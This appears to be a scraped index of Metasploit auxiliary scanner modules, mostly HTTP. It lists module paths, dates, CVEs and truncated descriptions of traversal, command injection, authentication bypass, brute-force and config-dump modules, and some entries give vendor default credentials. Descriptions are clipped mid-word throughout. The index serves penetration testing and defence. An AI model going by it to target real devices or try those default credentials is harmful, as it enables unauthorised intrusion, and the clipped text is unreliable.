GTP Echo Scanner auxiliary/scanner/gprs/gtp_echo	-	This module sends UDP GTP (GTP-U) echo reque RHOSTS and reports on which ones respond, thus General Packet Radio Service (GPRS) servers. Th not support ... **Refs**: source, docs, ref1, ref2
H.323 Version Scanner auxiliary/scanner/h323/h323_version	-	Detect H.323 Version. **Refs**: source, docs
A10 Networks AX Loadbalancer Directory Traversal auxiliary/scanner/http/a10networks_ax_directory_traversal	2014-01-28	This module exploits a directory traversal flaw four Networks (Soft) AX Loadbalancer version 2.6.1-GR less. When handling a file download request, the x class fails ... **Refs**: source
Accellion FTA 'statecode' Cookie Arbitrary File Read auxiliary/scanner/http/accellion_fta_statecode_file_read	2015-07-10	This module exploits a file disclosure vulnerability File Transfer appliance. This vulnerability is trigger provided 'statecode' cookie parameter is appended **CVEs**: CVE-2015-2856 **Refs**: source, ref1
Adobe XML External Entity Injection auxiliary/scanner/http/adobe_xml_inject	-	Multiple Adobe Products -- XML External Entity Inj Software: BlazeDS 3.2 and earlier versions, LiveC and 8.0.1, LiveCycle Data Services 3.0, 2.6.1, and **CVEs**: CVE-2009-3960 **Refs**: source, ref1, ref2
Advantech WebAccess Login auxiliary/scanner/http/advantech_webaccess_login	-	This module will attempt to authenticate to Advant **Refs**: source, docs
Allegro Software RomPager 'Misfortune Cookie' (CVE-2014-9222) Scanner auxiliary/scanner/http/allegro_rompager_misfortune_cookie	2014-12-17	This module scans for HTTP servers that appear t the 'Misfortune Cookie' vulnerability which affects A Rompager versions before 4.34 and can allow atta **CVEs**: CVE-2014-9222 **Refs**: source, ref1, ref2, ref3
Apache ActiveMQ JSP Files Source Disclosure auxiliary/scanner/http/apache_activemq_source_disclosure	-	This module exploits a source code disclosure in A The vulnerability is due to the Jetty's ResourceHar specially crafted URI's starting with //. It has been **CVEs**: CVE-2010-1587 **Refs**: source, ref1
Apache ActiveMQ Directory Traversal auxiliary/scanner/http/apache_activemq_traversal	-	This module exploits a directory traversal vulnerab ActiveMQ 5.3.1 and 5.3.2 on Windows systems. T exists in the Jetty's ResourceHandler installed with **Refs**: source, ref1, ref2

Metasploit Module	Date	Details
Apache Flink JobManager Traversal auxiliary/scanner/http/apache_flink_jobmanager_traversal	2021-01-05	This module exploits an unauthenticated directory vulnerability in Apache Flink versions 1.11.0 <= 1.1 JobManager REST API fails to validate user-suppl allowing ... **CVEs**: CVE-2020-17519 **Refs**: source, docs, ref1, ref2
Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scanner auxiliary/scanner/http/apache_mod_cgi_bash_env	2014-09-24	This module scans for the Shellshock vulnerability, Bash shell handles external environment variables targets CGI scripts in the Apache web server by se **CVEs**: CVE-2014-6271, CVE-2014-6278 **Refs**: source, docs, ref1, ref2
Apache Optionsbleed Scanner auxiliary/scanner/http/apache_optionsbleed	2017-09-18	This module scans for the Apache optionsbleed vu the Allow response header returned from an OPTI bleed memory if the server has a .htaccess file wit ... **CVEs**: CVE-2017-9798 **Refs**: source, docs, ref1, ref2
Apache "mod_userdir" User Enumeration auxiliary/scanner/http/apache_userdir_enum	-	Apache with the UserDir directive enabled generat codes when a username exists and there is no pub and when the username does not exist, which cou **CVEs**: CVE-2001-1013 **Refs**: source, docs
AppleTV AirPlay Login Utility auxiliary/scanner/http/appletv_login	-	This module attempts to authenticate to an AppleT username, 'AirPlay'. The device has two different a modes: OnScreen and Password. The difference b ... **Refs**: source, ref1
Atlassian Crowd XML Entity Expansion Remote File Access auxiliary/scanner/http/atlassian_crowd_fileaccess	-	This module simply attempts to read a remote file using a vulnerability in the way Atlassian Crowd ha The vulnerability occurs while trying to expand ext **CVEs**: CVE-2012-2926 **Refs**: source, ref1, ref2
Apache Axis2 v1.4.1 Local File Inclusion auxiliary/scanner/http/axis_local_file_include	-	This module exploits an Apache Axis2 v1.4.1 local (LFI) vulnerability. By loading a local XML file whic cleartext username and password, attackers can t **Refs**: source
Apache Axis2 Brute Force Utility auxiliary/scanner/http/axis_login	-	This module attempts to login to an Apache Axis2 username and password combinations indicated b USER_FILE, PASS_FILE, and USERPASS_FILE been verified to work on at ... **CVEs**: CVE-2010-0219 **Refs**: source
Barracuda Multiple Product "locale" Directory Traversal auxiliary/scanner/http/barracuda_directory_traversal	2010-10-08	This module exploits a directory traversal vulnerab several Barracuda products, including the Barracu Virus Firewall, Barracuda SSL VPN, and the Barra Application ... **Refs**: source, ref1
BAVision IP Camera Web Server Login auxiliary/scanner/http/bavision_cam_login	-	This module will attempt to authenticate to an IP ca BAVision via the web service. By default, the vend credential admin:123456 to its cameras, and the w **Refs**: source, docs
Binom3 Web Management Login Scanner, Config and Password File Dump auxiliary/scanner/http/binom3_login_config_pass_dump	-	This module scans for Binom3 Multifunctional Rev Meter and Power Quality Analyzer management lo attempts to identify valid credentials. There are fou **Refs**: source, docs, ref1
Bitweaver overlay_type Directory Traversal auxiliary/scanner/http/bitweaver_overlay_type_traversal	2012-10-23	This module exploits a directory traversal vulnerab Bitweaver. When handling the 'overlay_type' paran view_overlay.php fails to do any path checking/filte be abused ... **CVEs**: CVE-2012-5192 **Refs**: source, ref1
HTTP Blind SQL Injection Scanner auxiliary/scanner/http/blind_sql_query	-	This module identifies the existence of Blind SQL i GET/POST Query parameters values. **Refs**: source
BMC TrackIt! Unauthenticated Arbitrary User Password Change auxiliary/scanner/http/bmc_trackit_passwd_reset	2014-12-09	This module exploits a flaw in the password reset BMC TrackIt! 11.3 and possibly prior versions. If th service is configured to use a domain administrato **CVEs**: CVE-2014-8270 **Refs**: source, ref1

Metasploit Module	Date	Details
HTTP Directory Brute Force Scanner auxiliary/scanner/http/brute_dirs	-	This module identifies the existence of interesting brute forcing the name in a given directory path. **Refs**: source, docs
Buffalo NAS Login Utility auxiliary/scanner/http/buffalo_login	-	This module simply attempts to login to a Buffalo N using a specific username and password. It has be work on version 1.68. **Refs**: source
Inedo BuildMaster Login Scanner auxiliary/scanner/http/buildmaster_login	-	This module will attempt to authenticate to BuildMa default user 'Admin' which has the default passwor **Refs**: source, docs
Chinese Caidao Backdoor Bruteforce auxiliary/scanner/http/caidao_bruteforce_login	-	This module attempts to bruteforce chinese caidac backdoor. **Refs**: source, ref1, ref2, ref3, ref4, ref5
Canon Printer Wireless Configuration Disclosure auxiliary/scanner/http/canon_wireless	2013-06-18	This module enumerates wireless credentials from with a web interface. It has been tested on Canon MG5300, MG6100, MP495, MX340, MX870, MX8 **CVEs**: CVE-2013-4614 **Refs**: source, ref1
HTTP SSL Certificate Checker auxiliary/scanner/http/cert	-	This module will check the certificate of the specifi ensure the subject and issuer match the supplied p the certificate is not expired. }) register_options([**Refs**: source, docs
cgit Directory Traversal auxiliary/scanner/http/cgit_traversal	2018-08-03	This module exploits a directory traversal vulnerab in cgit < 1.2.1 cgit_clone_objects(), reachable whe configuration flag enable-http-clone is set to 1 (def **CVEs**: CVE-2018-14912 **Refs**: source, docs, ref1
Chef Web UI Brute Force Utility auxiliary/scanner/http/chef_webui_login	-	This module attempts to login to Chef Web UI serv username and password combinations indicated b USER_FILE, PASS_FILE, and USERPASS_FILE (also test for the ... **Refs**: source
Chromecast Web Server Scanner auxiliary/scanner/http/chromecast_webserver	-	This module scans for the Chromecast web server 8008/TCP, and can be used to discover devices w targeted by other Chromecast modules, such as chromecast_youtube. **Refs**: source, docs, ref1
Cisco ASA ASDM Bruteforce Login Utility auxiliary/scanner/http/cisco_asa_asdm	-	This module scans for Cisco ASA ASDM web logir performs login brute force to identify valid credenti **Refs**: source
Cisco Device HTTP Device Manager Access auxiliary/scanner/http/cisco_device_manager	2000-10-26	This module gathers data from a Cisco device (rou the device manager web interface exposed. The H HttpPassword options can be used to specify auth **CVEs**: CVE-2000-0945 **Refs**: source, docs
Cisco ASA Directory Traversal auxiliary/scanner/http/cisco_directory_traversal	2018-06-06	This module exploits a directory traversal vulnerab Adaptive Security Appliance (ASA) software and F Defense (FTD) software. It lists the contents of Cis **CVEs**: CVE-2018-0296 **Refs**: source, docs
Cisco Firepower Management Console 6.0 Post Auth Report Download Directory Traversal auxiliary/scanner/http/cisco_firepower_download	2016-10-10	This module exploits a directory traversal vulnerab Firepower Management under the context of www Authentication is required to exploit this vulnerabili **CVEs**: CVE-2016-6435 **Refs**: source, docs, ref1
Cisco Firepower Management Console 6.0 Login auxiliary/scanner/http/cisco_firepower_login	-	This module attempts to authenticate to a Cisco Fi Management console via HTTPS. The credentials SSH, which could allow remote code execution. **Refs**: source, docs
Cisco IOS HTTP Unauthorized Administrative Access auxiliary/scanner/http/cisco_ios_auth_bypass	2001-06-27	This module exploits a vulnerability in the Cisco IO By sending a GET request for "/level/num/exec/. w between 16 and 99, it is possible to bypass auther obtain ... **CVEs**: CVE-2001-0537 **Refs**: source

Metasploit Module	Date	Details
Cisco Ironport Bruteforce Login Utility auxiliary/scanner/http/cisco_ironport_enum	-	This module scans for Cisco Ironport SMA, WSA a login portals, finds AsyncOS versions, and perform force to identify valid credentials. **Refs**: source
Cisco Network Access Manager Directory Traversal Vulnerability auxiliary/scanner/http/cisco_nac_manager_traversal	-	This module tests whether a directory traversal vul present in versions of Cisco Network Access Mana may wish to change FILE (e.g. passwd or hosts), M RPORT ... **CVEs**: CVE-2011-3305 **Refs**: source
Cisco SSL VPN Bruteforce Login Utility auxiliary/scanner/http/cisco_ssl_vpn	-	This module scans for Cisco SSL VPN web login p performs login brute force to identify valid credenti **Refs**: source
Cisco ASA SSL VPN Privilege Escalation Vulnerability auxiliary/scanner/http/cisco_ssl_vpn_priv_esc	2014-04-09	This module exploits a privilege escalation vulnera ASA SSL VPN (aka: WebVPN). It allows level 0 us level 15. **CVEs**: CVE-2014-2127 **Refs**: source, ref1, ref2
Citrix ADC (NetScaler) Directory Traversal Scanner auxiliary/scanner/http/citrix_dir_traversal	2019-12-17	This module exploits a directory traversal vulnerab 19781) within Citrix ADC (NetScaler). It requests th located in the /vpns/cfg directory by issuing the rec **CVEs**: CVE-2019-19781 **Refs**: source, docs, ref1, ref2
ClanSphere 2011.3 Local File Inclusion Vulnerability auxiliary/scanner/http/clansphere_traversal	2012-10-23	This module exploits a directory traversal flaw four 2011.3. The application fails to handle the cs_lang properly, which can be used to read any file outsid **Refs**: source
Cambium cnPilot r200/r201 Login Scanner and Config Dump auxiliary/scanner/http/cnpilot_r_web_login_loot	-	This module scans for Cambium cnPilot r200/r201 login portal(s), attempts to identify valid credentials device configuration. The device has at least two (and ... **CVEs**: CVE-2017-5260 **Refs**: source, docs, ref1
ColdFusion Server Check auxiliary/scanner/http/coldfusion_locale_traversal	-	This module attempts to exploit the directory trave attribute. According to the advisory the following ve vulnerable: ColdFusion MX6 6.1 base patches, Co **CVEs**: CVE-2010-2861 **Refs**: source, ref1, ref2
ColdFusion Version Scanner auxiliary/scanner/http/coldfusion_version	-	This module attempts identify various flavors of Co version 10 as well as the underlying OS. **Refs**: source
HTTP Copy File Scanner auxiliary/scanner/http/copy_of_file	-	This module identifies the existence of possible co file in a given path. **Refs**: source
Web Site Crawler auxiliary/scanner/http/crawler	-	Crawl a web site and store information about what **Refs**: source, docs
Dell iDRAC Default Login auxiliary/scanner/http/dell_idrac	-	This module attempts to login to a iDRAC webserv default username and password. Tested against D Access Controller 6 - Express version 1.50 and 1.8 ... **CVEs**: CVE-1999-0502 **Refs**: source, docs
Dicoogle PACS Web Server Directory Traversal auxiliary/scanner/http/dicoogle_traversal	2018-07-11	This module exploits an unauthenticated directory vulnerability in the Dicoogle PACS Web Server v2. earlier, allowing an attacker to read arbitrary files w server ... **Refs**: source, docs
DirectAdmin Web Control Panel Login Utility auxiliary/scanner/http/directadmin_login	-	This module will attempt to authenticate to a Direct Control Panel. **Refs**: source, docs
HTTP Directory Listing Scanner auxiliary/scanner/http/dir_listing	-	This module identifies directory listing vulnerabilitie directory path. **Refs**: source, docs
HTTP Directory Scanner auxiliary/scanner/http/dir_scanner	-	This module identifies the existence of interesting given directory path. **Refs**: source, docs

Metasploit Module	Date	Details
MS09-020 IIS6 WebDAV Unicode Auth Bypass Directory Scanner auxiliary/scanner/http/dir_webdav_unicode_bypass	-	This module is based on et's HTTP Directory Scan one exception. Where authentication is required, it bypass authentication using the WebDAV IIS6 Uni ... **CVEs**: CVE-2009-1122, CVE-2009-1535 **Refs**: source, docs
D-Link DIR-300A / DIR-320 / DIR-615D HTTP Login Utility auxiliary/scanner/http/dlink_dir_300_615_http_login	-	This module attempts to authenticate to different D management services. It has been tested on D-Lin Hardware revision A, D-Link DIR-615 Hardware re Link DIR-320 ... **CVEs**: CVE-1999-0502 **Refs**: source
D-Link DIR-615H HTTP Login Utility auxiliary/scanner/http/dlink_dir_615h_http_login	-	This module attempts to authenticate to different D management services. It has been tested success DIR-615 Hardware revision H devices. It is possibl also ... **CVEs**: CVE-1999-0502 **Refs**: source
D-Link DIR-300B / DIR-600B / DIR-815 / DIR-645 HTTP Login Utility auxiliary/scanner/http/dlink_dir_session_cgi_http_login	-	This module attempts to authenticate to different D management services. It has been tested success DIR-300 Hardware revision B, D-Link DIR-600 Har D-Link ... **CVEs**: CVE-1999-0502 **Refs**: source
D-Link User-Agent Backdoor Scanner auxiliary/scanner/http/dlink_user_agent_backdoor	-	This module attempts to find D-Link devices runnir web interfaces affected by the backdoor found on header. This module has been tested successfully device ... **Refs**: source, ref1
DnaLIMS Directory Traversal auxiliary/scanner/http/dnalims_file_retrieve	2017-03-08	This module exploits a directory traversal vulnerab dnaLIMS. Due to the way the viewAppletFsa.cgi sc 'secID' parameter, it is possible to read a file outsic **CVEs**: CVE-2017-6527 **Refs**: source, ref1
Docker Server Version Scanner auxiliary/scanner/http/docker_version	-	This module attempts to identify the version of a D running on a host. If you wish to see all the informa set VERBOSE to true. **Refs**: source, docs
Dolibarr ERP/CRM Login Utility auxiliary/scanner/http/dolibarr_login	-	This module attempts to authenticate to a Dolibarr admin web interface, and should only work against older, because these versions do not have any def **Refs**: source
HTTP Backup File Scanner auxiliary/scanner/http/backup_file	-	This module identifies the existence of possible co file in a given path. **Refs**: source, docs
Chromecast Wifi Enumeration auxiliary/scanner/http/chromecast_wifi	-	This module enumerates wireless access points th Chromecast. **Refs**: source, docs, ref1
Concrete5 Member List Enumeration auxiliary/scanner/http/concrete5_member_list	-	This module extracts username information from th member page. **Refs**: source, ref1, ref2, ref3
Drupal Views Module Users Enumeration auxiliary/scanner/http/drupal_views_user_enum	2010-07-02	This module exploits an information disclosure vul 'Views' module of Drupal, brute-forcing the first 10 'a' to 'z'. Drupal 6 with 'Views' module <= 6.x-2.11 a **Refs**: source, ref1, ref2
F5 Networks Devices Management Interface Scanner auxiliary/scanner/http/f5_mgmt_scanner	-	This module attempts to identify the web managen the following F5 Networks devices: BigIP, BigIQ, E Manager, ARX, and FirePass. **Refs**: source, docs
HTTP Host Header Injection Detection auxiliary/scanner/http/host_header_injection	-	Checks if the host is vulnerable to Host header inje **CVEs**: CVE-2016-10073 **Refs**: source, ref1
HTTP SickRage Password Leak auxiliary/scanner/http/http_sickrage_password_leak	2018-03-08	SickRage < v2018-09-03 allows an attacker to viev Github credentials in HTTP responses unless the u information for SickRage. By default, SickRage do **CVEs**: CVE-2018-9160 **Refs**: source, docs

Metasploit Module	Date	Details
Gallery WD for Joomla! Unauthenticated SQL Injection Scanner auxiliary/scanner/http/joomla_gallerywd_sqli_scanner	2015-03-30	This module will scan for Joomla! instances vulner unauthenticated SQL injection within the Gallery W extension version 1.2.5 and likely prior. **Refs**: source
ManageEngine SecurityManager Plus 5.5 Directory Traversal auxiliary/scanner/http/manageengine_securitymanager_traversal	2012-10-19	This module exploits a directory traversal flaw four ManageEngine SecurityManager Plus 5.5 or less. file download request, the DownloadServlet class f check the ... **Refs**: source
Host Information Enumeration via NTLM Authentication auxiliary/scanner/http/ntlm_info_enumeration	-	This module makes requests to resources on the t attempt to find resources which permit NTLM auth resources which permit NTLM authentication, a bla ... **Refs**: source
Ruby on Rails JSON Processor YAML Deserialization Scanner auxiliary/scanner/http/rails_json_yaml_scanner	-	This module attempts to identify Ruby on Rails ins to an arbitrary object instantiation flaw in the JSON processor. **CVEs**: CVE-2013-0156, CVE-2013-0333 **Refs**: source
Sentry Switched CDU Bruteforce Login Utility auxiliary/scanner/http/sentry_cdu_enum	-	This module scans for ServerTech's Sentry Switch Power Distribution Unit) web login portals, and per force to identify valid credentials. **Refs**: source
HTTP SSL/TLS Version Detection (POODLE scanner) auxiliary/scanner/http/ssl_version	2014-10-14	Check if an HTTP server supports a given version web server can successfully establish an SSLv3 s to be vulnerable to the POODLE attack described **CVEs**: CVE-2014-3566 **Refs**: source, ref1
TP-Link Wireless Lite N Access Point Directory Traversal Vulnerability auxiliary/scanner/http/tplink_traversal_noauth	-	This module tests whether a directory traversal vul present in versions of TP-Link Access Point 3.12.1 Rel.37317n. **CVEs**: CVE-2012-5687 **Refs**: source, ref1
WordPress CP Multi-View Calendar Unauthenticated SQL Injection Scanner auxiliary/scanner/http/wordpress_cp_calendar_sqli	2015-03-03	This module will scan given instances for an unaut injection within the CP Multi-View Calendar plugin Wordpress. **CVEs**: CVE-2014-8586 **Refs**: source
Ektron CMS400.NET Default Password Scanner auxiliary/scanner/http/ektron_cms400net	-	Ektron CMS400.NET is a web content manageme on .NET. This module tests for installations that are passwords set by the vendor. Additionally, it has th **Refs**: source
ElasticSearch Snapshot API Directory Traversal auxiliary/scanner/http/elasticsearch_traversal	-	This module exploits a directory traversal vulnerab ElasticSearch, allowing an attacker to read arbitrar process privileges, through the Snapshot API. **CVEs**: CVE-2015-5531 **Refs**: source
Archive.org Stored Domain URLs auxiliary/scanner/http/enum_wayback	-	This module pulls and parses the URLs stored by A the purpose of replaying during a web assessment and old pages. **Refs**: source, docs
Cambium ePMP 1000 Dump Device Config auxiliary/scanner/http/epmp1000_dump_config	-	This module dumps Cambium ePMP 1000 device An ePMP 1000 box has four (4) login accounts - a installer/installer, home/home, and readonly/readonly requires ... **Refs**: source, docs, ref1
Cambium ePMP 1000 'ping' Password Hash Extractor (up to v2.5) auxiliary/scanner/http/epmp1000_dump_hashes	-	This module exploits an OS Command Injection vu Cambium ePMP 1000 (<v2.5) device management requires any one of the following login credentials **Refs**: source, docs, ref1, ref2
Cambium ePMP 1000 'get_chart' Command Injection (v3.1-3.5-RC7) auxiliary/scanner/http/epmp1000_get_chart_cmd_exec	-	This module exploits an OS Command Injection vu Cambium ePMP 1000 (v3.1-3.5-RC7) device mana requires any one of the following login credentials **CVEs**: CVE-2017-5255 **Refs**: source, ref1

Metasploit Module	Date	Details
Cambium ePMP 1000 'ping' Command Injection (up to v2.5) auxiliary/scanner/http/epmp1000_ping_cmd_exec	-	This module exploits an OS Command Injection vu Cambium ePMP 1000 (<v2.5) device managemen requires any one of the following login credentials **Refs**: source, docs, ref1, ref2
Cambium ePMP 1000 Account Password Reset auxiliary/scanner/http/epmp1000_reset_pass	-	This module exploits an access control vulnerabilit ePMP device management portal. It requires any c following non-admin login credentials - installer/ins home/home - to ... **CVEs**: CVE-2017-5254 **Refs**: source, ref1
Cambium ePMP 1000 Login Scanner auxiliary/scanner/http/epmp1000_web_login	-	This module scans for Cambium ePMP 1000 mana portal(s), and attempts to identify valid credentials. credentials are - admin/admin, installer/installer, hc **Refs**: source, docs, ref1
HTTP Error Based SQL Injection Scanner auxiliary/scanner/http/error_sql_injection	-	This module identifies the existence of Error Basec issues. Still requires a lot of work. **Refs**: source
ES File Explorer Open Port auxiliary/scanner/http/es_file_explorer_open_port	2019-01-16	This module connects to ES File Explorer's HTTP certain commands. The HTTP server is started on is available as long as the app is open. Version 4.1 are ... **CVEs**: CVE-2019-6447 **Refs**: source, docs, ref1, ref2, ref3
EtherPAD Duo Login Bruteforce Utility auxiliary/scanner/http/etherpad_duo_login	-	This module scans for EtherPAD Duo login portal, login bruteforce attack to identify valid credentials. **Refs**: source
Microsoft Exchange ProxyLogon Scanner auxiliary/scanner/http/exchange_proxylogon	2021-03-02	This module scan for a vulnerability on Microsoft E that allows an attacker bypassing the authenticatic impersonating as the admin (CVE-2021-26855). B bug with ... **CVEs**: CVE-2021-26855, CVE-2021-27065 **Refs**: source, docs, ref1, ref2
Microsoft Exchange Privilege Escalation Exploit auxiliary/scanner/http/exchange_web_server_pushsubscription	2019-01-21	This module exploits a privilege escalation vulnera Microsoft Exchange - CVE-2019-0724 Execution c force Exchange to authenticate to an arbitrary URL the ... **CVEs**: CVE-2019-0724 **Refs**: source, docs, ref1
F5 BigIP HTTP Virtual Server Scanner auxiliary/scanner/http/f5_bigip_virtual_server	-	This module scans for BigIP HTTP virtual servers grabbing. BigIP system uses different HTTP profile HTTP traffic and these profiles allow to customize ... **Refs**: source, ref1
HTTP Interesting File Scanner auxiliary/scanner/http/files_dir	-	This module identifies the existence of interesting directory path. **Refs**: source, docs
HTTP File Same Name Directory Scanner auxiliary/scanner/http/file_same_name_dir	-	This module identifies the existence of files in a giv named as the same name of the directory. Only wo different than '/'. **Refs**: source
FortiMail Unauthenticated Login Bypass Scanner auxiliary/scanner/http/fortimail_login_bypass_detection	-	This module attempts to detect instances of FortiM against an unauthenticated login bypass (CVE-202 **CVEs**: CVE-2020-9294 **Refs**: source, docs, ref1, ref2
Fortinet SSL VPN Bruteforce Login Utility auxiliary/scanner/http/fortinet_ssl_vpn	-	This module scans for Fortinet SSL VPN web logir performs login brute force to identify valid credenti **Refs**: source, docs
FrontPage .pwd File Credential Dump auxiliary/scanner/http/frontpage_credential_dump	-	This module downloads and parses the '_vti_pvt/s '_vti_pvt/administrators.pwd', and '_vti_pvt/authors FrontPage server to find credentials. **Refs**: source, docs, ref1, ref2
FrontPage Server Extensions Anonymous Login Scanner auxiliary/scanner/http/frontpage_login	-	This module queries the FrontPage Server Extens determines whether anonymous access is allowed **Refs**: source, ref1, ref2

Metasploit Module	Date	Details
Carlo Gavazzi Energy Meters - Login Brute Force, Extract Info and Dump Plant Database auxiliary/scanner/http/gavazzi_em_login_loot	-	This module scans for Carlo Gavazzi Energy Mete performs a login brute force attack, enumerates de version, and attempt to extract the SMTP configura admin ... **Refs**: source, docs, ref1
GitLab Login Utility auxiliary/scanner/http/gitlab_login	-	This module attempts to login to a GitLab instance user/pass. **Refs**: source, ref1
GitLab User Enumeration auxiliary/scanner/http/gitlab_user_enum	2014-11-21	The GitLab 'internal' API is exposed unauthenticat This allows the username for each SSH Key ID nu retrieved. Users who do not have an SSH Key can enumerated in this ... **Refs**: source, ref1
HTTP Git Scanner auxiliary/scanner/http/git_scanner	-	This module can detect situations where there may disclosure vulnerabilities that occur when a Git rep available over HTTP. **Refs**: source, docs, ref1
GlassFish Brute Force Utility auxiliary/scanner/http/glassfish_login	-	This module attempts to login to GlassFish instanc username and password combinations indicated b USER_FILE, PASS_FILE, and USERPASS_FILE also try to do an authentication ... **CVEs**: CVE-2011-0807 **Refs**: source
Path Traversal in Oracle GlassFish Server Open Source Edition auxiliary/scanner/http/glassfish_traversal	2015-08-08	This module exploits an unauthenticated directory vulnerability which exists in administration console GlassFish Server 4.1, which is listening by default 4848/TCP. **CVEs**: CVE-2017-1000028 **Refs**: source, docs, ref1
Embedthis GoAhead Embedded Web Server Directory Traversal auxiliary/scanner/http/goahead_traversal	-	This module exploits a directory traversal vulnerab Embedthis GoAhead Web Server v3.4.1, allowing read arbitrary files with the web server privileges. **CVEs**: CVE-2014-9707 **Refs**: source, docs
Novell Groupwise Agents HTTP Directory Traversal auxiliary/scanner/http/groupwise_agents_http_traversal	-	This module exploits a directory traversal vulnerab Groupwise. The vulnerability exists in the web inte Post Office and the MTA agents. This module has **CVEs**: CVE-2012-0419 **Refs**: source, ref1
HP Intelligent Management BIMS DownloadServlet Directory Traversal auxiliary/scanner/http/hp_imc_bims_downloadservlet_traversal	-	This module exploits a lack of authentication and a traversal in HP Intelligent Management, specificall DownloadServlet from the BIMS component, in orc arbitrary files ... **CVEs**: CVE-2013-4823 **Refs**: source
HP Intelligent Management FaultDownloadServlet Directory Traversal auxiliary/scanner/http/hp_imc_faultdownloadservlet_traversal	-	This module exploits a lack of authentication and a traversal in HP Intelligent Management, specificall FaultDownloadServlet, in order to retrieve arbitrary SYSTEM ... **CVEs**: CVE-2012-5202 **Refs**: source
HP Intelligent Management IctDownloadServlet Directory Traversal auxiliary/scanner/http/hp_imc_ictdownloadservlet_traversal	-	This module exploits a lack of authentication and a traversal in HP Intelligent Management, specificall IctDownloadServlet, in order to retrieve arbitrary fil ... **CVEs**: CVE-2012-5204 **Refs**: source
HP Intelligent Management ReportImgServlt Directory Traversal auxiliary/scanner/http/hp_imc_reportimgservlt_traversal	-	This module exploits a lack of authentication and a traversal in HP Intelligent Management, specificall ReportImgServlt, in order to retrieve arbitrary files privileges. ... **CVEs**: CVE-2012-5203 **Refs**: source
HP Intelligent Management SOM FileDownloadServlet Arbitrary Download auxiliary/scanner/http/hp_imc_som_file_download	-	This module exploits a lack of authentication and a HP Intelligent Management, specifically in the FileI from the SOM component, in order to retrieve arbit **CVEs**: CVE-2013-4826 **Refs**: source

Metasploit Module	Date	Details
HP SiteScope SOAP Call getFileInternal Remote File Access auxiliary/scanner/http/hp_sitescope_getfileinternal_fileaccess	-	This module exploits an authentication bypass vuln SiteScope to retrieve an arbitrary file from the rem accomplished by calling the getFileInternal operati **Refs**: source
HP SiteScope SOAP Call getSiteScopeConfiguration Configuration Access auxiliary/scanner/http/hp_sitescope_getsitescopeconfiguration	-	This module exploits an authentication bypass vuln SiteScope which allows to retrieve the HP SiteSco including administrative credentials. It is accomplis **Refs**: source
HP SiteScope SOAP Call loadFileContent Remote File Access auxiliary/scanner/http/hp_sitescope_loadfilecontent_fileaccess	-	This module exploits an authentication bypass vuln SiteScope to retrieve an arbitrary text file from the is accomplished by calling the loadFileContent ope **Refs**: source
HP System Management Homepage Login Utility auxiliary/scanner/http/hp_sys_mgmt_login	-	This module attempts to login to HP System Mana Homepage using host operating system authentica **Refs**: source
Http:BL Lookup auxiliary/scanner/http/httpbl_lookup	-	This module can be used to enumerate informatio addresses from Project HoneyPot's HTTP Block L **Refs**: source, ref1
Httpdasm Directory Traversal auxiliary/scanner/http/httpdasm_directory_traversal	-	This module allows for traversing the file system o httpdasm v0.92. **Refs**: source, docs
HTTP Header Detection auxiliary/scanner/http/http_header	-	This module shows HTTP Headers returned by the systems. **Refs**: source, docs, ref1, ref2
HTTP Strict Transport Security (HSTS) Detection auxiliary/scanner/http/http_hsts	-	Display HTTP Strict Transport Security (HSTS) inf each system. **Refs**: source, docs
HTTP Login Utility auxiliary/scanner/http/http_login	-	This module attempts to authenticate to an HTTP s **CVEs**: CVE-1999-0502 **Refs**: source, docs
HTTP Writable Path PUT/DELETE File Access auxiliary/scanner/http/http_put	-	This module can abuse misconfigured web servers delete web content via PUT and DELETE HTTP re ACTION to either PUT or DELETE. PUT is the def isn't specified, ... **Refs**: source, docs
Generic HTTP Directory Traversal Utility auxiliary/scanner/http/http_traversal	-	This module allows you to test if a web server (or v vulnerable to directory traversal with three differen 'CHECK' action (default) is used to automatically (**Refs**: source
HTTP Version Detection auxiliary/scanner/http/http_version	-	Display version information about each system. **Refs**: source, docs
Microsoft IIS HTTP Internal IP Disclosure auxiliary/scanner/http/iis_internal_ip	-	Collect any leaked internal IPs by requesting comr locations from IIS. CVE-2000-0649 references IIS and older. However, in newer servers such as IIS 7 **CVEs**: CVE-2000-0649 **Refs**: source, docs, ref1, ref2, ref3
Microsoft IIS shortname vulnerability scanner auxiliary/scanner/http/iis_shortname_scanner	-	The vulnerability is caused by a tilde character "~" OPTIONS request, which could allow remote attac 8.3 filenames (short names). In 2010, Soroush Da **Refs**: source, docs, ref1, ref2
InfluxDB Enum Utility auxiliary/scanner/http/influxdb_enum	-	This module enumerates databases on InfluxDB u API using the default authentication of root:root. **Refs**: source, docs, ref1, ref2
InfoVista VistaPortal Application Bruteforce Login Utility auxiliary/scanner/http/infovista_enum	-	This module attempts to scan for InfoVista VistaPo Application, finds its version and performs login br identify valid credentials. **Refs**: source
Intel AMT Digest Authentication Bypass Scanner auxiliary/scanner/http/intel_amt_digest_bypass	2017-05-05	This module scans for Intel Active Management Te endpoints and attempts to bypass authentication u HTTP digest (CVE-2017-5689). This service can b 16992, 16993 ... **CVEs**: CVE-2017-5689 **Refs**: source, docs, ref1, ref2

Metasploit Module	Date	Details
IP Board Login Auxiliary Module auxiliary/scanner/http/ipboard_login	-	This module attempts to validate user provided cre an IP Board web application. **Refs**: source
JBoss Status Servlet Information Gathering auxiliary/scanner/http/jboss_status	-	This module queries the JBoss status servlet to co information, including URL paths, GET parameters addresses. This module has been tested against J and ... **CVEs**: CVE-2008-3273, CVE-2010-1429 **Refs**: source, ref1, ref2, ref3
JBoss Vulnerability Scanner auxiliary/scanner/http/jboss_vulnscan	-	This module scans a JBoss instance for a few vulr **CVEs**: CVE-2008-3273, CVE-2010-0738, CVE-20 2010-1429, CVE-2017-12149 **Refs**: source, docs
Jenkins-CI Unauthenticated Script-Console Scanner auxiliary/scanner/http/jenkins_command	-	This module scans for unauthenticated Jenkins-CI and executes the specified command. **CVEs**: CVE-2015-8103 **Refs**: source, ref1, ref2, ref3
Jenkins-CI Enumeration auxiliary/scanner/http/jenkins_enum	-	This module enumerates a remote Jenkins-CI insta unauthenticated manner, including host operating Jenkins installation details. **Refs**: source
Jenkins-CI Login Utility auxiliary/scanner/http/jenkins_login	-	This module attempts to login to a Jenkins-CI insta specific user/pass. **Refs**: source
Joomla Bruteforce Login Utility auxiliary/scanner/http/joomla_bruteforce_login	-	This module attempts to authenticate to Joomla 2. bruteforce attacks. **CVEs**: CVE-1999-0502 **Refs**: source
